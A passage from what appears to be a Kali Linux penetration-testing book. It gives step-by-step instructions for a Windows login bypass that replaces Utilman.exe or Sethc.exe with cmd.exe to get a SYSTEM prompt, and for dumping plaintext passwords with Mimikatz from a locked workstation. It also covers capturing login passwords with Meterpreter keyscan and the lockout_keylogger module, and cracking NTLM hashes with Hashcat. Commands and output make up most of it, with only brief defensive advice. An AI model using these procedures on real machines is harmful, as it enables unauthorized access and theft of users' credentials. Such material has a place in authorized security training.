2. After a while the Kali Desktop will appear. Click "**Places**" and then select your local hard drive that will show up as "*xx GB Filesystem*":




Open this and your Windows File system will show up:



(NOTE: If the hard drive is not encrypted, you have complete access to the Windows file system at this point)

3. Now navigate to the “**Windows\System32**” directory:



What we are going to do now is to rename the original Utilman.exe out of the way, make a duplicate copy of cmd.exe and rename it to Utilman.exe.

4. Find the “**utilman.exe**” file and rename it to “**utilman.old**”:



5. Right click on the “**cmd.exe**” file and click “**copy**”, now past it back right into the same directory and you should now have both “**cmd.exe**” and a file called “**cmd (copy).exe**”, like so:



6. Now rename the “**cmd (copy).exe**” file to say “**Utilman.exe**”.




You should now have two utilman files, a utilman.old (which is the original) and the utilman.exe file (which is the copy of cmd.exe):



That's it! We keep the *Utilman.old* file in case we want to switch it back and restore normal Utilman functionality.


7. Now just shutdown Kali and let the Windows system boot up normally.
8. At the login screen press the “**Windows**” and “**u**” key together. And up pops a system level command prompt!



If you type “*whoami*” you will see that you are in fact the user “*nt authority\system*”, the highest level access that is available. Notice the login icons are still in the background.

From here you can do anything you want, you have complete access.

This works in all versions of Microsoft Windows OS's from Windows 9x on up. It also works in their Server products. Here is a login screen for Server 2012 R2 Datacenter. Notice the “*Press Control-Alt-Delete to sign in*” message, and notice the command prompt open with System level rights:



Modifying the “*Sethc.exe*” command in the same way also allows you to bypass the Windows login screen. The “sethc” file is for the Windows Sticky Keys function. Under normal operation, if you hit the Shift key 5 times in a row, the sticky key dialog box will pop up.

Used this way, just hit the shift key five times at the login screen and the system level command prompt opens.

**\*\*\*Note to admins** – Physical access for the most part equals total access. Encrypt your drives and secure your systems!

## Recovering password from a Locked Workstation

Moving forward with this concept, how cool would it be for a penetration tester (if you had physical access to a system) to be able to grab the passwords off of a Windows system that was sitting at a locked login prompt? And what if you could get these passwords in plain text?

Well, you can!

A while back I was wondering, what if you were a penetration tester that had physical access to a system, would it be possible to get passwords off of a locked Desktop? You know, a user is using the system and dutifully locks his workstation before leaving for lunch.


If you have physical access to the system, this can be done.

First you need to be able to enable the system level command prompt from the login screen. Discussed above, the “*Utilman Login Bypass*” trick enables a pop-up system level prompt by just pressing the “Windows” and “u” key on the keyboard.

Now all we need is a USB drive with Mimikatz installed. This can be downloaded from Gentle

<http://blog.gentilkiwi.com/mimikatz>

1. Again you need to have already installed the “*Utilman Bypass*” from above at an earlier point in time.
2. At the locked desktop Windows desktop press “*windows*” & “*u*” keys.



3. Typing “*whoami*” with verify that we are at system level authority:

```
C:\Windows\system32>whoami
nt authority\system
C:\Windows\system32>_
```

4. Navigate to your usb drive. Which is the E: drive on my system:

```
E:\>dir mimikatz
Volume in drive E has no label.
Volume Serial Number is C4E3-F877

Directory of E:\mimikatz

09/21/2013  02:56 PM    <DIR>          .
09/21/2013  02:56 PM    <DIR>          ..
08/17/2013  06:25 PM    <DIR>          Win32
08/17/2013  06:25 PM    <DIR>          x64
08/17/2013  06:54 PM    <DIR>          alpha
05/12/2013  07:24 PM    <DIR>          tools
               0 File(s)              0 bytes
               6 Dir(s)  3,564,453,888 bytes free
E:\>
```

5. CD into your mimikatz directory and pick the Win32 or x64 bit version, depending on your

```
E:\>cd mimikatz
E:\Mimikatz>cd win32
E:\Mimikatz\Win32>dir
Volume in drive E has no label.
Volume Serial Number is C4E3-F877

Directory of E:\Mimikatz\Win32

09/21/2013  02:55 PM    <DIR>          .
09/21/2013  02:55 PM    <DIR>          ..
08/17/2013  06:25 PM             40,512 kappfree.dll
08/17/2013  06:25 PM             98,880 kelloworld.dll
08/17/2013  06:25 PM            138,816 klock.dll
08/17/2013  06:25 PM            409,152 mimikatz.exe
08/17/2013  06:25 PM             25,048 mimikatz.sys
08/17/2013  06:25 PM            183,872 sekurlsa.dll
               6 File(s)              896,280 bytes
               2 Dir(s)  3,564,453,888 bytes free

E:\Mimikatz\Win32>
```

6. Once in the right Mimikatz directory, run “*mimikatz*”.

```
E:\Mimikatz\Win32>mimikatz
mimikatz 1.0 x86 (RC) /* Traitement du Kiwi (Aug 18 2013 00:23:59) */
// http://blog.gentilkiwi.com/mimikatz

mimikatz #
```


Yes, everything is in French, but you will be okay, trust me.

7. Type “*sekurlsa::logonPasswords*” or “*sekurlsa::logonPasswords full*”:

```
mimikatz # sekurlsa::logonPasswords_
```

### Additional Information:

Now you may need to go to the Properties menu for the command prompt window and increase the windows size if the data scrolls off the page and you can't see it. In this example I had to set the windows height to 80.



And as you can see it worked:

```

8ad8ea4060017234af43b2 ]
kerberos : #LongPasswordsAreTheWayToGo!
ssp :
wdigest : #LongPasswordsAreTheWayToGo!
tspkg : #LongPasswordsAreTheWayToGo!

Authentication Id : 0:940829
Package d'authentification : NTLM
Utilisateur principal : George
Domaine d'authentification : WIN-LOANLOTDQLU
msv1_0 : lm[ 00000000000000000000000000000000
8609c20b4ccb69718ad6e7 ]
kerberos : $eCuR@d@CCounT1
ssp :
wdigest : $eCuR@d@CCounT1
tspkg : $eCuR@d@CCounT1

Authentication Id : 0:940807
Package d'authentification : NTLM
Utilisateur principal : George
Domaine d'authentification : WIN-LOANLOTDQLU
msv1_0 : lm[ 00000000000000000000000000000000
8609c20b4ccb69718ad6e7 ]
kerberos : $eCuR@d@CCounT1
ssp :
wdigest : $eCuR@d@CCounT1
tspkg : $eCuR@d@CCounT1

Authentication Id : 0:711556
Package d'authentification : NTLM
Utilisateur principal : Bob
Domaine d'authentification : WIN-LOANLOTDQLU
msv1_0 : lm[ 19903e9a9fd0719b56f28ce75
a72150d1152563f5b89dbe ]
kerberos : MyNameIsBob
ssp :
wdigest : MyNameIsBob
tspkg : MyNameIsBob

```

Several users have logged onto our test PC and we can view all their user names, their password hashes and their actual passwords in plain clear text!

As I mentioned earlier, you would need to have physical access to the machine, especially to set up the initial Utilman Login Bypass. And you need to run Mimikatz, which I just downloaded and put on a USB drive for convenience.

And someone had to have logged onto the system since it booted. If no-one has logged onto the system yet, there are no passwords in memory for Mimikatz to pull.

## Conclusion

In this section we learned how to boot from a Kali Live CD and view the contents of a Windows file system. If we drive isn't encrypted we could easily pull user documents and files from it.

We also learned how to set up the Utilman Bypass to log into Windows without the password. Finally we learned how to use Mimikatz to grab a user's password in plain text.

As a couple of my friends that do pentesting for the government have said, physical access equals total access. Shut down your system if you will be away for extended times, and install a Power on Password to protect the boot process from being tampered with. Use an encrypting file system that encrypts the entire drive.

Secure physical access to important machines. Also turn off or disable DVD/CD ROM drives and USB ports if not needed. Some organizations even go to the extent of filling USB ports with glue!

# Chapter 20 - Keyscan and Lockout Keylogger

## Introduction

Sometimes a penetration tester may have remote access to a user's machine, but he may not have the user's password. Maybe the user has a very long complex password that would just take too long to crack. What could he do?

Meterpreter in the Metasploit Framework has a great utility for capturing keys pressed on a target machine. We will start with a system that we have already run an exploit on and were successful in creating a remote session with Metasploit. We connected to the session with the session command and are now sitting at a Meterpreter prompt.

## Key logging with Meterpreter

We will start with a system that we have already run an exploit on and were successful in creating a remote session with Metasploit. We connected to the session with the “*session -i <ID#>*” command and are now sitting at a Meterpreter prompt.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

If we type “*help*” at the Meterpreter prompt we will be given a list of commands that we can run. For this section we are concerned with just the “keyscan” commands:

```
keyscan_dump  Dump the keystroke buffer
keyscan_start Start capturing keystrokes
keyscan_stop  Stop capturing keystrokes
```

So let's go ahead and see what it looks like when we start a remote keylogger, then we will view the captured key strokes.

1. Simply type “*keyscan\_start*” to start the remote logging.

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter >
```

2. Now we just need to wait until our victim types some things on the keyboard. For our example, go ahead and open your Windows 7 browser and perform a search in Google.
3. Now back on the Kali system, to see what was typed simply enter “*keyscan\_dump*”:

```
keyscan_dump
Dumping captured keystrokes...
google.com <Return> will Dallas go 8 an 8 again this year? <Return>
meterpreter >
```

Here you can see from this demo that our target user went to “google.com” and searched for “will Dallas go 8 and 8 again this year?”

Well, obviously our user is a Dallas Cowboys football fan. Let's try one more thing. What happens if the user uses special keys like the Windows key? What if the user used the "Windows" + "l" key to lock his keyboard, and then use his password to get back in?

Go ahead and try it. Lock your Windows system with the "Windows" and "L" key. Then log back in with the password.

Now back on the Kali system type `keyscan_dump` to see what we have:

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
<LWin> l
meterpreter >
```

Okay, it correctly recorded that I pressed the "<LWin>" or left windows key and the "L" key. But I logged back in with a password, where is the password?

*It wasn't recorded!*

The problem is in the way Windows security works. Simply put, the active session (desktop) and winlogon (Login process) use different keyboard buffers. If you are sniffing the active session, you cannot capture keys entered for a login, or vice versa.

You need to move your key logger to the session that you want to monitor. So in this case, simply migrating our Meterpreter shell to the winlogon process puts us in the correct mode to look for passwords.

Then start keyscan again.

4. Type "***ps***" in Meterpreter to get a process list. Look for the PID of the process "winlogon".

```
meterpreter > ps
Process List
=====

```

PID	PPID	Name	Arch	Session	User
0	0	[System Process]		4294967295	
4	0	System		4294967295	
236	4	smss.exe		4294967295	
316	1404	jusched.exe	x86	1	WIN-
		gram Files\Common Files\Java\Java Update\jusched.exe			
336	304	csrss.exe		4294967295	
388	380	csrss.exe		4294967295	
396	304	wininit.exe		4294967295	
432	380	winlogon.exe		4294967295	

As you can see in the image above winlogon.exe has the process ID number 432. We need to migrate our Meterpreter session to that ID.

5. Type "***migrate <winlogin PID#>***" or in our case here "***migrate 432***".

```
meterpreter > migrate 432
[*] Migrating from 2688 to 432...
[*] Migration completed successfully.
meterpreter >
```

(Note: If you get an "*insufficient privileges*" error, you will need to run the Bypass UAC module and elevate your level to "system". See the "Bypass UAC" section in this book for more information.)

6. Now go ahead and start the keyscan again, lock the Windows 7 workstation and log back in. Then dump the keylog to view the user password:

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
#LongPasswordsAreTheWayToGo! <Return>
meterpreter >
```

We got it!

In the picture above, notice the “*Windows*” + “*L*” keystroke to lock the desktop does not show up. This is because we are now monitoring the winlogon session key buffer, so it is not displayed. But we have the password.

So in essence, because our target needed another cup of coffee to get through his busy day of web surfing, he locked his desktop and then logged in again. When he did we were able to grab his full 28 character password.

## Automating KeyScanning with Lockout Keylogger

Now, what would be great is if we could automate this process. I mean do you really want to just sit there and hang out until the user leaves his system?

You could force his desktop into locked mode and make him log in again, but that is pretty suspicious.

What if you could have Meterpreter automatically find and migrate to the winlogon process, then scan the computer idle time and automatically put the user’s system into locked mode?

Finally, what would be really nice too is if the script notified you when the user logs back in and gives you a text dump of his password.

Meet “Lockout\_Keylogger”, an amazing script made by CG and Mubix.

1. You need to start with an active remote session with “system” level privileges.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

2. Now just type, “*background*” to back out to the session and return to the Meterpreter prompt.
3. Type, “*use post/windows/capture/lockout\_keylogger*”.
4. Set the session number to our active session (3 in our example), so “*set session 3*”.
5. Then type “*exploit*”:

```

meterpreter > background
[*] Backgrounding session 3...
msf exploit(bypassuac) > use post/windows/capture/lockout_keylogger
msf post(lockout_keylogger) > set session 3
session => 3
msf post(lockout_keylogger) > exploit

[*] Found WINLOGON at PID:3824
[*] Migrating from PID:3484
[*] Migrated to WINLOGON PID: 3824 successfully
[+] Keylogging for WIN-LOANLOTDQLU\Ralf @ WIN-LOANLOTDQLU

```

Lockout\_Keylogger automatically finds the Winlogon process and migrates to it. The program then begins to monitor the remote system idle time.

At about 300 seconds of idle time, Lockout Keylogger tries to lock the user's desktop remotely.

Sometimes it fails and tries locking it again:

```

[*] Current Idle time: 263 seconds
[*] Current Idle time: 294 seconds
[-] Locking the workstation failed, trying again...
[*] Locked this time, time to start keylogging...
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to ./root/.msf4/logs/scripts/smartlocker/192.168.19
8.132_20130921.3631.txt
[*] Recording
[*] System has currently been idle for 328 seconds and the screensaver is OFF
[*] System has currently been idle for 361 seconds and the screensaver is OFF

```

Okay, lockout has successfully locked the workstation, and begins looking for keystrokes.

If our user returns and enters his password to unlock the system, we get it:

```

[*] Password?: #LongPasswordsAreTheWayToG
[*] They logged back in, the last password was probably right.
[*] Stopping keystroke sniffer...
[*] Post module execution completed
msf post(lockout_keylogger) >

```

Got it!

Well, almost...

It seems that the last two characters were cut off on the recovered password. Not sure if that is a password length buffer limit in the program or something else. But for a program that was written a few years ago, it still seems to work very well.

## Conclusion

In this section we demonstrated how to use Metasploit in Kali to capture key strokes from a remote system. We also learned that login passwords will not be recorded normally in a keystroke password as the Windows Logon service uses a different keyboard buffer. But if we move our keylogger to that process we can indeed capture logon credentials.

We were also introduced to a handy program that migrates out session to the Winlogon process, watches the idle time of the system, then locks it and captures the password when the user tries to log back in.

Lockout\_Keylogger automates the entire process from beginning to end. The user walks away from his PC, the script waits a certain amount of idle time and then puts the computer into locked mode. Then, when he logs back in, it is already set to scan the keys pressed.

The password could be a simple password or a complex monster, it does not matter. Lockout\_Keylogger intercepts it and displays it in plain text on the penetration tester's machine.

# Chapter 21 - HashCat

## Resources

- Hashcat Wiki - <http://hashcat.net/wiki/>
- Installing video drivers for your card - <http://docs.kali.org/general-use/install-nvidia-drivers-on-kali-linux>
- Wordlists - *See Wordlist Chapter*

## Introduction

So far we have covered several techniques for attacking passwords. We saw that sometimes you can just do a rainbow table lookup, and in some cases you can pass the hash. But if all else fails, you have to crack the hash.

Kali includes several excellent programs to do this. In this section we will look at one of my favorites, Hashcat.

We rely on passwords to secure our home systems, business servers and to protect our online account information. But as cracking programs improve and video cards get faster (Video GPU's are used for very fast cracking) passwords are becoming much easier to crack.

How big of a problem is this?

Not too long ago I tried out OCL-Hashcat with my Windows 7 system that had a Core I-5 750 processor running at 2.67 Ghz and a single AMD Radeon 7870 video card. I used a fairly recently released password hash file that contained over 7,000 user hashes. I chose this one due to the size. Yes much larger ones are out there, but I thought the size corresponded more realistically to an average company that a pentester or incident response team would be dealing with. Besides, how many American businesses have a million or more employees?

With OCL-Hashcat and two different dictionary files, I was able to crack 86% of it... In 30 minutes...

If that doesn't sound impressive, OCL-Hashcat took just 12 seconds to recover 46% of them, and about 13 minutes to recover 66%.

Think about that for a moment, 46% of the seven thousand passwords were cracked in 12 seconds.

Now, take a minute and think about your company password length and complexity policy. Long, complex passwords can take an exponentially longer time to crack, unless the password is already in a dictionary file.

## Hashcat

Hashcat is an all-purpose password cracker that can run off of your graphics card processor (GPU) or your CPU. The GPU version, OCLHashcat-plus (or CUDHashcat-plus depending on your video

card) is touted as the world's fastest md5crypt, phpass, mscash2 and WPA / WPA2 cracker.

Hashcat is a multi-threaded cracker, so if your CPU can run several threads, it will use them. But the real speed comes into play when using the horsepower of a GPU, the processor on your video card. If your GPU can run hundreds of threads, all of this power is used to break passwords.

You can even harness the power of multiple video card GPUs to create a monster cracking station.

## Cracking NTLM passwords

There is nothing like hands on practice, so let's crack some hashes.

Here are some easy ones:

```
a4f49c406510bdcab6824ee7c30fd852
2e4dbf83aa056289935daea328977b20
d144986c6122b1b1654ba39932465528
4a8441c8b2b55ee3ef6465c83f01aa7b
259745cb123a52aa2e693aaacca2db52
d5e2155516f1d7228302b90afd3cd539
5835048ce94ad0564e29a924a03510ef
b963c57010f218edc2cc3c229b5e4d0f
f773c5db7ddebefa4b0dae7ee8c50aea
5d05e3883afc84f1842f8b1c6d895fa4
6afd63afaebf74211010f02ba62a1b3e
43fccfa6bae3d14b26427c26d00410ef
27c0555ea55ecfdb01c022681dda3f
9439b142f202437a55f7c52f6fcf82d3
```

Simply put these hashes in a text file. In my example I saved them as "Easyhash.txt" and placed them in the Desktop directory. I also copied the "**RockYou.txt**" password dictionary file from the "**/usr/share/wordlists**" directory to the desktop.

*(Remember the RockYou.txt file is compressed, so if you haven't done so already, you will need to uncompress it using the "gunzip" command. See the Wordlists chapter for more information.)*

We are going to run Hashcat, but we need to tell it a few things. We need to tell it what type of hashes we are using, the name of the hash file, the name of the dictionary file and finally the output filename to store the cracked hashes.

You can see the different options by opening a terminal window and typing "**hashcat --help**".

Let's go ahead and try to crack the simple hashes listed above.

1. Open a terminal prompt, navigate to the Desktop directory and type, "**hashcat -m 1000 Easyhash.txt rockyou.txt -o cracked.txt**"

```
root@kali:~# hashcat -m 1000 Easyhash.txt rockyou.txt -o cracked.txt
```

The “-m 1000” switch tells hashcat that our hashes are NTLM based hashes. Easyhash.txt is the name of our hash file. Rockyou.txt is the name of our dictionary file and -o cracked.txt tells hashcat where to store the cracked hashes.

2. And in just over a second you should see this:

```
root@kali:~/Desktop# hashcat -m 1000 Easyhash.txt rockyou.txt -o cracked.txt
Initializing hashcat v0.44 by atom with 8 threads and 32mb segment-size...
Added hashes from file Easyhash.txt: 13 (1 salts)
NOTE: press enter for status-screen
All hashes have been recovered
root@kali:~/Desktop#
```

3. Open the cracked.txt files to see the cracked hashes with the *cat* command:

```
root@kali:~/Desktop# cat cracked.txt
b963c57010f218edc2cc3c229b5e4d0f:iloveyou
259745cb123a52aa2e693aaacca2db52:12345678
5835048ce94ad0564e29a924a03510ef:password1
5d05e3883afc84f1842f8b1c6d895fa4:jesus
f773c5db7ddebefa4b0dae7ee8c50aea:trustno1
6afd63afaebf74211010f02ba62a1b3e:elizabeth1
a4f49c406510bdcab6824ee7c30fd852:Password
d5e2155516f1d7228302b90afd3cd539:Monkey
43fccfa6bae3d14b26427c26d00410ef:francis123
d144986c6122b1b1654ba39932465528:Administrator
9439b142f202437a55f7c52f6fcf82d3:luphu4ever
27c0555ea55ecfcdab01c022681dda3f:duodinamico
2e4dbf83aa056289935daea328977b20:P@$s$word
root@kali:~/Desktop#
```

And there you go, 13 passwords cracked in about a second and a half. Take a good look at the passwords as coincidentally many of these were the top passwords cracked in 2012. Using any of these would not stand up to a password cracker for more than a fraction of a second.

## Cracking harder passwords

Let's look at some harder passwords with Hashcat.

We will use the passwords that we recovered earlier in the Password chapter using the hashdump command.

```
31d6cfe0d16ae931b73c59d7e0c089c0
2e4dbf83aa056289935daea328977b20
d6e0a7e89da72150d1152563f5b89dbe
317a96a1018609c20b4ccb69718ad6e7
2e520e18228ad8ea4060017234af43b2
```

Again, let's save these to a text file, this time called hash.txt, and put it in the Desktop directory.

And using the same dictionary file, let's try to crack them.

1. Open a terminal, navigate to the Desktop directory and type, “*hashcat -m 1000 hash.txt rockyou.txt -o hardcracked.txt*”.

```
hashcat -m 1000 hash.txt rockyou.txt -o hardcracked.txt
```

Everything on the line is the same as before, except we changed the hash name to the new hash.txt and changed the output filename to hardcracked.txt.

2. And in a few seconds we see the screen below:

```
Input.Mode: Dict (rockyou.txt)
Index.....: 5/5 (segment), 553095 (words), 5720149 (bytes)
Recovered..: 2/5 hashes, 0/1 salts
Speed/sec..: 6.86M plains, 6.86M words
Progress...: 553095/553095 (100.00%)
Running....: ~-:--:~-:~-
Estimated.: ~-:--:~-:~-
Started: Tue Oct  1 14:53:03 2013
Stopped: Tue Oct  1 14:53:07 2013
root@kali:~/Desktop#
```

Okay, this time it ran for 4 seconds, but if you notice, it only was able to recover 2 of the 5 hashes.

3. If we run the cat command on the hardcracked.txt it verifies that there are only two that were actually cracked:

```
root@kali:~/Desktop# cat hardcracked.txt
31d6cfe0d16ae931b73c59d7e0c089c0:
2e4dbf83aa056289935daea328977b20:P@$s$word
```

Only two out of five, that is not very helpful. Let's try a larger dictionary file.

## Using a Larger Dictionary File

If first you don't succeed, try a larger dictionary!

Crackstation (<https://crackstation.net/buy-crackstation-wordlist-password-cracking-dictionary.htm>) has a massive 15GB dictionary file that works very well.

I downloaded the 4GB compressed file, uncompressed it and put it in a directory with our hash file. I then ran the hashcat file using the Crackstation wordlist:

```
root@kali:~/Crack# hashcat -m 1000 hash.txt crackstation.txt -o cracked.txt --re
move
```

Nothing really new to this command line, but I did add the “*--remove*” switch. It is not really necessary on such a small hash list, but on large lists, once a hash is cracked, it is removed from the list to increase cracking time.

And the results:

```

Input.Mode: Dict (crackstation.txt)
Index.....: 468/468 (segment), 453373 (words), 23198376 (bytes)
Recovered..: 3/5 hashes, 0/1 salts
Speed/sec..: 6.94M plains, 6.94M words
Progress...: 453373/453373 (100.00%)
Running....: --:--:--:--
Estimated..: --:--:--:--

Started: Tue Oct  1 20:11:32 2013
Stopped: Tue Oct  1 20:22:39 2013
root@kali:~/Crack#

```

This took a little bit longer, about 11 minutes. But it looks like it was able to recover an additional hash.

Let's see what it was:

```

root@kali:~/Crack# cat cracked.txt
31d6cfe0d16ae931b73c59d7e0c089c0:
d6e0a7e89da72150d1152563f5b89dbe:MyNameIsBob
2e4dbf83aa056289935daea328977b20:P@$word
root@kali:~/Crack#

```

Okay, it got the one with an empty password, the “P@\$word” one and one new one – “MyNameIsBob”.

The two remaining passwords would be fairly difficult to crack. One is 15 characters long and uses special characters, upper and lower case letters and a number (\$eCuR@d@CCount1) and the last one is very long, almost 30 characters.

